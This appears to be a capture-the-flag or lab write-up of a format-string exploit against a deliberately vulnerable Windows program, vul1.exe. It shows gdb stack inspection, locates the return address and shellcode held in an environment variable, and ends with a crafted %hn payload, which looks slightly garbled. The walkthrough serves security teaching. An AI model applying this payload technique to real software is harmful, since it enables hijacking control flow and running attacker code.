


Compile the program.


After executing get_env.exe, address of hackit environment variable is received.




Get the debug version of vul1.exe to get the return address.



Where 0x0 is moved into %eax register, is taken as return address that we want our formatted string to return to after execution of desired exploit.



Set a break point just before printf was called.



Here lets try to examine the memory/stack.

```
Select Command Prompt - gdb vul1gdb.exe
   0x00401526 <+38>:    mov    %eax,(%esp)
   0x00401529 <+41>:    call   0x402674 <printf>
   0x0040152e <+46>:    mov    $0x0,%eax
   0x00401533 <+51>:    leave
   0x00401534 <+52>:    ret
End of assembler dump.
(gdb) b *0x00401529
Breakpoint 1 at 0x401529: file vul1.c, line 6.
(gdb) run
Starting program: C:\Documents and Settings\GSingla\Desktop\challenge 9\vul1gdb.
exe
[New Thread 960.0x4d0]
warning: Can not parse XML library list; XML support was disabled at compile tim
e

Breakpoint 1, 0x00401529 in main (argc=1, argv=0x3e3de8) at vul1.c:6
6       }(gdb) x/20x $esp
0x22fed0:       0x00000000      0x77c12088      0x0022ffc0      0x004016e0
0x22fee0:       0x00401620      0x00000042      0x00404012      0x00404000
0x22fef0:       0x00000042      0x003e3d84      0x0022ffc0      0x004013b1
0x22ff00:       0x00000001      0x003e3de8      0x003e2ba8      0xb2bfdc08
0x22ff10:       0x804dbeff      0xff676980      0xffffffff      0xe3a46e88
(gdb) x/4x $ebp
0x22fef8:       0x0022ffc0      0x004013b1      0x00000001      0x003e3de8
(gdb)
```

As we can see here, $ebp is placed at third address wrt $esp, it is frame pointer, and next address is original return address.

And our local variable is stored at 0x00404000

```
Command Prompt - gdb vul1gdb.exe
   0x0040152e <+46>:    mov    $0x0,%eax
   0x00401533 <+51>:    leave
   0x00401534 <+52>:    ret
End of assembler dump.
(gdb) b *0x00401529
Breakpoint 1 at 0x401529: file vul1.c, line 6.
(gdb) run
Starting program: C:\Documents and Settings\GSingla\Desktop\challenge 9\vul1gdb.
exe
[New Thread 960.0x4d0]
warning: Can not parse XML library list; XML support was disabled at compile tim
e

Breakpoint 1, 0x00401529 in main (argc=1, argv=0x3e3de8) at vul1.c:6
6       }(gdb) x/20x $esp
0x22fed0:       0x00000000      0x77c12088      0x0022ffc0      0x004016e0
0x22fee0:       0x00401620      0x00000042      0x00404012      0x00404000
0x22fef0:       0x00000042      0x003e3d84      0x0022ffc0      0x004013b1
0x22ff00:       0x00000001      0x003e3de8      0x003e2ba8      0xb2bfdc08
0x22ff10:       0x804dbeff      0xff676980      0xffffffff      0xe3a46e88
(gdb) x/4x $ebp
0x22fef8:       0x0022ffc0      0x004013b1      0x00000001      0x003e3de8
(gdb) x/1s 0x00404000
0x404000:       "this is secret 1\n"
(gdb)
```

To run our exploit we need to manipulate original frame pointer and return address.

And replace the local variable address 0x00404000 with address of our set environment variable so that it can jump over to environment variable and execute it.

Format string manipulation:

Untitled - Notepad

File Edit Format View Help

```
shell address: 003E3B3F
return address: 0x00401526


small shift= 0x003E-8      =54 (dec)
large shift= 0x3B3f-0x003E =15105 (dec)

format string = $(printf("return_addr+2('little')->return_addr('little'))%%small_shift%pos_to_write_wrt_esp$hn  \
                        %large_shift%pos_to_write_wrt_esp+1$hnS

$printf("\x28\x15\x40\x00\x26\x15\x40\x00")%.54x%7$hn%15105%8$hn
```